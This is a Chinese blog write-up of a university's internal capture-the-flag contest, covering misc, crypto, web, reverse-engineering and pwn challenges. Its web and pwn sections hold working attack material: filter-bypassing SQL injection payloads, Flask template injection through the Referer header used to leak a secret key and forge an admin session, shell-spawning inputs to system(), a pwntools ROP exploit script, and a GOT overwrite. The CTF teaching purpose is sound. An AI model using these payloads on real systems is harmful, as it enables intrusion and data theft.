

# WustAis第三次内部赛WriteUp

原创


[WustHandy](#) 于 2020-07-19 20:01:17 发布 1349 收藏

分类专栏: [WriteUp](#) 文章标签: [安全](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_45883223/article/details/107447735](https://blog.csdn.net/weixin_45883223/article/details/107447735)

版权



[WriteUp 专栏收录该内容](#)

15 篇文章 2 订阅

订阅专栏

## WustAis第三次内部赛WriteUp

### MISC

[佬涩披](#)

[Sounds](#)

### CRYPTO

[pig](#)

[REPLACE](#)

[梨son对数](#)

### WEB

[EasyWeb](#)

[Login as admin](#)

### RE

[不会有人看不懂C吧](#)

### PWN

[pwntools](#)

[Command](#)

[Command 2](#)

[ROP](#)

[miss something](#)

## MISC

### 佬涩披

stegsolve方向键点几下就有了

### Sounds

Audacity频谱图是flag的倒序

## CRYPTO

### pig□

猪圈密码

## REPLACE

明文的每个字母都对应密文里某个特定的字母

### 梨son对数

```
from Crypto.Util.number import *
import random
n = 43241
m = random.randint(2, n-1) | 1
c = pow(m, flag, n)
print 'm = ' + str(m)
print 'c = ' + str(c)
# m = 7
# c = 35246
```

把网鼎杯的数据改小了，用在线网站工具离散对数计算器即可求解

### Discrete logarithm calculator

[Alpertron](#) › [Programs](#) › Discrete logarithm calculator

Base: 7  
Power: 35246  
Modulus: 43241  
Discrete logarithm Stop Help  
Digits per group: 6

Find  $\exp$  such that  $7^{\exp} \equiv 35246 \pmod{43241}$

$\exp = 3373 + 3930k$

[https://blog.csdn.net/weixin\\_45883223](https://blog.csdn.net/weixin_45883223)

把3373md5加密即可

## WEB

### EasyWeb

联合注入，过滤了union, select, information和空格，前三个可以用双写绕过，空格用/\*\*/绕过  
payload如下

```
#爆表名, 得到表名有flag, flag_one, users
1/**/and/**/1=2/**/unionunion/**/selectselect/**/1,2,group_concat(table_name)/**/from/**/informationnformation_
schema.tables/**/where/**/table_schema=database()#
#爆字段名, 注意用16进制绕过表名, 最后发现flag在users表中
1/**/and/**/1=2/**/unionunion/**/selectselect/**/1,2,group_concat(column_name)/**/from/**/informationnformation_
schema.columns/**/where/**/table_name=0x7573657273#
#查询数据, 用group_concat得出多组数据
1/**/and/**/1=2/**/unionunion/**/selectselect/**/1,group_concat(username),group_concat(password)/**/from/**/user
s#

```

## Login as admin

考点是flask的session伪造，密钥需要通过ssti模板注入得到

题目给的源码如下

```

import flask
from flag import flag
from key import key
app = flask.Flask(__name__)
app.secret_key = key


@app.route("/")
def index():
    flask.session['user'] = 'guest'
    return "Please login as admin"


@app.route("/admin")
def admin():
    if flask.session['user'] == 'admin':
        return str(flag)
    else:
        return "Please login as admin"


@app.errorhandler(404)
def page_not_found(error):
    referrer = flask.request.headers.get("referer")
    if referrer is None:
        referrer = '/'

    if not valid_url(referrer):
        referrer = '/'

    html = '<html><head><meta http-equiv="Refresh" content="3;URL={}"><title>404 Not Found</title></head><body>Page not found. Redirecting...</body></html>'.format(referrer)

    return flask.render_template_string(html), 404


def valid_url(url):
    """ Check if given url is valid """
    host = flask.request.host_url
    if not url.startswith(host):
        return False # Not from my server
    if len(url) - len(host) > 16:
        return False # Referer may be also 404

    return True


if __name__ == '__main__':
    app.run(
        host='0.0.0.0',
        port='8000',
        debug=False
    )

```

1.admin函数的意思是在/admin目录的session里需要让user==admin才能拿到flag

2.valid\_url函数对url进行了限制，必须以host\_url的内容开头，并且长度差值不能大于16，所以无法进行文件包含或RCE

3.处理404页面的page\_not\_found函数存在模板注入，Referer，因Referer长度也有限制，所以就用{{config}}来读取配置

The screenshot shows the Burp Suite Professional interface with the following details:

**Request:**

```
GET /404 HTTP/1.1
Host: 47.110.130.169:12222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://47.110.130.169:12222/?{{config}}}
Connection: close
Cookie: session=eyJ1c2VyIjoiZ3Vlc3QifQ.XxQTEw.uLreNABK5kHoh6XBdMqa21WtFiw
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

**Response:**

```
HTTP/1.0 404 NOT FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 1413
Server: Werkzeug/1.0.1 Python/3.8.2
Date: Sun, 19 Jul 2020 09:33:52 GMT

<html><head><meta http-equiv="Refresh" content="3;URL=http://47.110.130.169:12222/?{{config}}}>
<title>404 Not Found</title></head><body>Page not found.</body>
```

成功获取密钥，下载工具flask-session-cookie-manager

使用工具的命令对session进行解码，把quest改成admin之后再进行编码，生成新的session。

访问/admin目录，用burpsuite抓包，把session改成新的即可

RE

## 不会有人看不懂C吧

拖入ida按F5反汇编查看伪代码，主要部分如下：

```
printf("plz input your flag:", argv, envp, argv);
__isoc99_scanf("%s", s);
if ( strlen(s) == 29 )
{
    for ( i = 0; i <= 28; ++i )
        num2[num[i]] = num[i] ^ s[i];
    for ( j = 0; j <= 28; ++j )
    {
        if ( num2[j] != num3[j] )
        {
            puts("wrong flag!");
            return 0;
        }
    }
    puts("really flag!");
    result = 0;
}
else
{
    puts("wrong flag!");
    result = 0;
}
return result;
```

[https://blog.csdn.net/weixin\\_45883223](https://blog.csdn.net/weixin_45883223)

字符串s即最后的flag，长度为29，字符数组num2的值由num和s异或运算得到，num2和num3的值相等，num3和num的值都可以通过双击查看到，写个脚本逆向求得s的值

```
0 ; char num[64]
1 num          db 9
2
3           db 0Ah
4           db 0Fh
5           db 17h
6           db 7
7           db 18h
8           db 0Ch
9           db 6
A           db 1
B           db 10h
C           db 3
D           db 11h
E           db 0Eh
F           db 1Ch
G           db 0Bh
H           db 12h
I           db 1Bh
J           db 16h
K           db 4
L           db 0Dh
M           db 13h
```

```
5          db 14h
5          db 15h
7          db 2
8          db 19h
9          db 5
A          db 1Ah
B          db 8
https://blog.csdn.net/weixin_45883223
```

```
; char num3[40]
num3           db 7Dh
               db 5Eh ; ^
               db 6Ch ; l
               db 30h ; 0
               db 7Eh ; ~
               db 68h ; h
               db 72h ; r
               db 7Ch ; |
               db 29h ; )
               db 6Fh ; o
               db 66h ; f
               db 3Eh ; >
               db 3Ch ; <
               db 52h ; R
               db 6Bh ; k
               db 6Eh ; n
               db 62h ; b
               db 67h ; g
               db 77h ; w
               db 24h ; $
               db 7Ch ; |
               db 74h ; t
               db 73h ; s
               db 70h ; p
               db 76h ; v
               db 46h ; F
               db 7Fh ;
               db 44h ; D
https://blog.csdn.net/weixin_45883223
```

```
#include<iostream>
using namespace std;
int main()
{
    char n[30]={9,0xa,0xf,0x17,7,0x18,0xc,6,1,0x10,3,0x11,0xe,0x1c,0xb,0x12,0x1b,0x16,4,0xd,0x13,0x14,0x15,2,0x19,5,0x1a,8};
    char n2[30]={0x7d,0x5e,0x6c,0x30,0x7e,0x68,0x72,0x7c,0x29,0x6f,0x66,0x3e,0x3c,0x52,0x6b,0x6e,0x62,0x67,0x77,0x24,0x7c,0x74,0x73,0x70,0x76,0x46,0x7f,0x44,0x6e};
    char s[30];
    for (int i = 0; i <= 28; ++i )
        s[i]=n2[n[i]]^n[i];
    cout<<s;
    return 0;
}
```

```
[flag{not_remember_han_me}]
```

## PWN

### pwntools

```
:~/桌面$ nc [REDACTED]
Why don't you download pwntools yet?
The flag is hidden in it. You can get the flag by downloading pwntools and understanding its usage
```

nc之后说flag藏在了里面，下pwntools即可拿到flag，想到了pwntools的recv可以显示出被\r隐藏的句子

```
:~/桌面$ python
'Python 2.7.18rc1 (default, Apr 7 2020, 12:05:55)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> r = remote([REDACTED])
[x] Opening connection to [REDACTED]
[x] Opening connection to [REDACTED]
[+] Opening connection to [REDACTED]
>>> r.recv()
"Why don't you download pwntools yet?\nZmxhZ3tZMHVfSnVzdF9EMHduMTA0ZF9Qd250MDAx
c190MHc/fQ==\rThe flag is hidden in it. You can get the flag by downloading pwntools and understanding its usage\n"
>>> https://blog.csdn.net/weixin_45883223
```

把\n和\r之间的字符串base64解码即可

## Command

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf; // [rsp+1h] [rbp-Fh]
    unsigned __int64 v5; // [rsp+8h] [rbp-8h]

    v5 = __readfsqword(0x28u);
    init(*(_QWORD *)&argc, argv, envp);
    puts("Sir,tell me your command:\n");
    read(0, &buf, 7uLL);
    system(&buf); ←
    return 0;
}
```

[https://blog.csdn.net/weixin\\_45883223](https://blog.csdn.net/weixin_45883223)

nc之后输入/bin/sh后ls后cat flag.txt

## Command 2

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf; // [rsp+6h] [rbp-Ah]
    unsigned __int64 v5; // [rsp+8h] [rbp-8h]

    v5 = __readfsqword(0x28u);
    init(*(_QWORD *)&argc, argv, envp);
    puts("Sir,tell me your command:\n");
    read(0, &buf, 2uLL); ←
    system(&buf);
    return 0;
}
```

[https://blog.csdn.net/weixin\\_45883223](https://blog.csdn.net/weixin_45883223)

限制了长度为2，而\$0相当于/bin/sh，所以这次输入\$0即可，其它同上

## ROP

```
1 ssize_t func()
2 {
3     char buf; // [esp+0h] [ebp-38h]
4
5     return read(0, &buf, 0x100u);
6 }
```

IDA中shift+F12

Address	Length	Type	String
'\$' LOAD:0804... 00000013	C	/lib/ld-linux.so.2	
'\$' LOAD:0804... 0000000A	C	libc.so.6	
'\$' LOAD:0804... 0000000F	C	_IO_stdin_used	
'\$' LOAD:0804... 00000005	C	puts	
'\$' LOAD:0804... 00000006	C	stdin	
'\$' LOAD:0804... 00000005	C	read	
'\$' LOAD:0804... 00000007	C	stdout	
'\$' LOAD:0804... 00000007	C	stderr	
'\$' LOAD:0804... 00000007	C	system	
'\$' LOAD:0804... 00000006	C	sleep	
'\$' LOAD:0804... 00000008	C	setvbuf	
'\$' LOAD:0804... 00000012	C	__libc_start_main	
'\$' LOAD:0804... 0000000A	C	GLIBC_2.0	
'\$' LOAD:0804... 0000000F	C	__gmon_start__	
'\$' .rodata:0... 0000007D	C	— — — — \n /   / / _ / _ _/_< / _ \n /...	
'\$' .rodata:0... 00000006	C	clear	
'\$' .rodata:0... 0000001A	C	Tell me what do you need:	
'\$' .eh_frame... 00000005	C	;*2\$\"	
'\$' .data:080... 00000008	C	/bin/sh	https://blog.csdn.net/weixin_45883223

双击查看/bin/sh的地址

```
.data:08049A20 data db '/bin/sh',0
```

双击查看system的地址

Function name	Segment	Start	Attributes: chunk
f _init_proc	.init	0804E	
f sub_8048390	.plt	0804E	
f _read	.plt	0804	
f _sleep	.plt	0804	
f _puts	.plt	0804	
f system ←————→	.plt	0804	
f __libc_start_main	.plt	0804	
f _setvbuf	.plt	0804	
f _gmon_start__	.plt.got	0804E	
f _start	.text	0804E	
f sub_8048443	.text	0804E	
f _dl_relocate_static_pie	.text	0804E	
f x86_set_pc_thunk_bx	.text	0804E	

.plt:080483D0 ; int system(const char *command)	proc near
.plt:080483D0 _system	proc near
.plt:080483D0 command	= dword ptr 4
.plt:080483D0	
• .plt:080483D0 ←————→	
.plt:080483D0 _system	
.plt:080483D0	

计算偏移量

```
-00000038 buf
```

```
+00000004 r
+00000008
+00000008 ; end of stack
```

0x4-(-0x38)=60

payload如下：

```
from pwn import *
#sh = process('./rop')
sh=remote('121.41.113.245',10003)
binsh_addr = 0x08049a20
system_plt = 0x080483D0
payload = flat(['a' * 60, system_plt, 'b' * 4, binsh_addr])
sh.sendline(payload)
sh.interactive()
```

这里我们需要注意函数调用栈的结构，如果是正常调用 system 函数，我们调用的时候会有一个对应的返回地址，这里以'bbbb'作为虚假的地址，其后参数对应的参数内容。

```
:[~]/桌面/pwn$ python rop.py
[+] Opening connection to 121.41.113.245 on port 10003: Done
[*] Switching to interactive mode

sh: 1: clear: not found
Tell me what do you need:
$ ls
bin
dev
flag.txt
lib
lib32
lib64
rop
$ cat flag.txt
flag{1487e255-222f-4cf1-ac77-291a9921067b}
https://blog.csdn.net/weixin_45883223
```

# miss something

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2{
3     int v4; // [esp+0h] [ebp-Ch]
4     int *v5; // [esp+4h] [ebp-8h]
5
6     v5 = &argc;
7     init();
8     puts("Tell me what you want , and you may get it:");
9     __isoc99_scanf("%d", &v4);
10    __isoc99_scanf("%d", v4);
11    puts("/bin/sh"); ←
12    return 0;
13}
```

scanf任意地址改写，第一次输入的是需要被改的目标函数地址，即这里的puts函数，第二次输入的是改写成的函数的地址，即system函数，要让puts('/bin/sh')变为system('/bin/sh')，往puts的GOT表写system的PLT表。

```
>>> from pwn import *
>>> elf=ELF('./miss')
[*] '/home/handy/|xe6\xa1\x8c\xe9\x9d\xa2/pwn/miss'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
>>> p=elf.got['puts']
>>> p
134519328 ←
>>> s=elf.plt['system']
>>> s
134513648 ← https://blog.csdn.net/weixin_45883223
```